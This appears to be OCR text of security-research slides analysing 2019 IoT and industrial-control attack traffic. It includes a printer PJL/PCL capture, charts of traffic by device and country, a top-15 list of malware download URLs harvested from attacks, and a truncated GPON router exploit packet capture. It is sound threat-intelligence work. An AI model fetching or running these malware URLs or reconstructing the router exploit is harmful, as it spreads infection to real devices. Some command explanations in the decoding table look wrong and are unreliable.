
```
.%-12345X@PJL USTATUSOFF
.%-12345X.%-12345X@PJL INFO ID
@PJL ECHO DELIMITER48251

.%-12345X.
%-12345X.E.*r3F.*r2480s3508T.*t75R.&l0E.*v6W.......*r1A.*b0Y.*b3M.*b8370W.....
.....
.....
.....
.....
.....
.....
```


PJL (Printer Job Language)

PCL (Printer Command Language)

.%-12345X - UEL (Universal Exit Language) Command
E - printer reset
*r3F - Raster image prints along the width of the physical page
*r2480s3508T - [s#T] Typeface Family command
*t75R - Raster Graphics Resolution
&l0E - Set top margin to 0
*v6W -
*r1A - Start graphics at current cursor position
*b0Y - Raster Y Offset command
*b3M - Set Compression Method command
*b8370W - Transfer Raster Data command

Tcp destination port access count, top 30 in 2019/06





Traffic source device type detection
(2019/01/01-2019/06/30)
45%
20%
11%
8%
6%
5%
1%
Unknown
PC
Miscellaneous network device
Router
DVR
VPN
IP Camera
Cloud service
Firewall
NAS
Set-top box
NVR
ICS

182.72.13[redacted]


Internet Scanner | Industrial Control System

City	Chennai
Country	India
Organization	Bharti Airtel
ISP	Bharti Broadband
Last Update	2019-08-13T10:44:32.876994
Hostnames	[redacted]
ASN	AS9498


Traffic source IP count by country, top 30
(2019/01/01-2019/06/30)
2000000
1800000
1600000
1400000
1200000
1000000
800000
600000
400000
200000
0
100%
90%
80%
70%
60%
50%
40%
30%
20%
10%
0%
Iran
Vietnam
Indonesia
China
India
Brazil
Russia
Thailand
Taiwan
Egypt
Venezuela
United States
Syria
United Arab Emirates
Ukraine
Uganda
Saudi Arabia
Mexico
Turkey
Greece
Philippines
Argentina
Pakistan
Romania
Italy
Germany
United Kingdom
Hashemite Kingdo...
South Africa
France

2. The unknown malware sample harvest

- Sometimes, we can follow the download links in the attack traffic to collect unknown/new IoT malware samples.


Source IP count for using the same (malicious) URL, top 15
2019/01/01-2019/06/30
http://45.32.155.207/8UsA.sh
http://systemservice.hldns.ru/bin.sh
http://fjtongliu.com/cz
http://185.7.63.40/.so/ssh
http://188.166.226.44/ssh
http://192.241.243.77/perl
http://8.19.245.25/ssh
http://smtpx.3x.ro/v3.tgz
http://35.235.102.123/love.sh
http://a46.bulehero.in/download.exe
http://142.93.199.246/ssh
http://185.234.217.21/ssh1.txt
http://138.68.52.55/uploads/sshd2
http://178.128.114.249/bot
http://54.37.70.249/.x15cache
0
5000
10000
15000
20000
25000
30000
Distinct source IP count

Collecting unknown/new malware samples from attack traffic
Example: The attack for GPON routers

```
110201 2018-05-11 02:27:08.539820    189.236.17.[redacted]    [redacted]    HTTP    359 POST /GponForm/diag_
110202 2018-05-1
110203 2018-05-1
110204 2018-05-1
110205 2018-05-1
110206 2018-05-1

110201: 359 byt
net II, Src: Nec
net Protocol Ver
mission Control
text Transfer Pr
ST /GponForm/dia
[Expert Info (Cl
Request Method:
Request URI: /G
Request Version
st: 127.0.0.1:80
nnection: keep-a
cept-Encoding: g
cept: */*\r\n\r

0 02 d1 62 a2 4e
1 59 b4 04 40 00
9 0d c3 88 1f 90
```

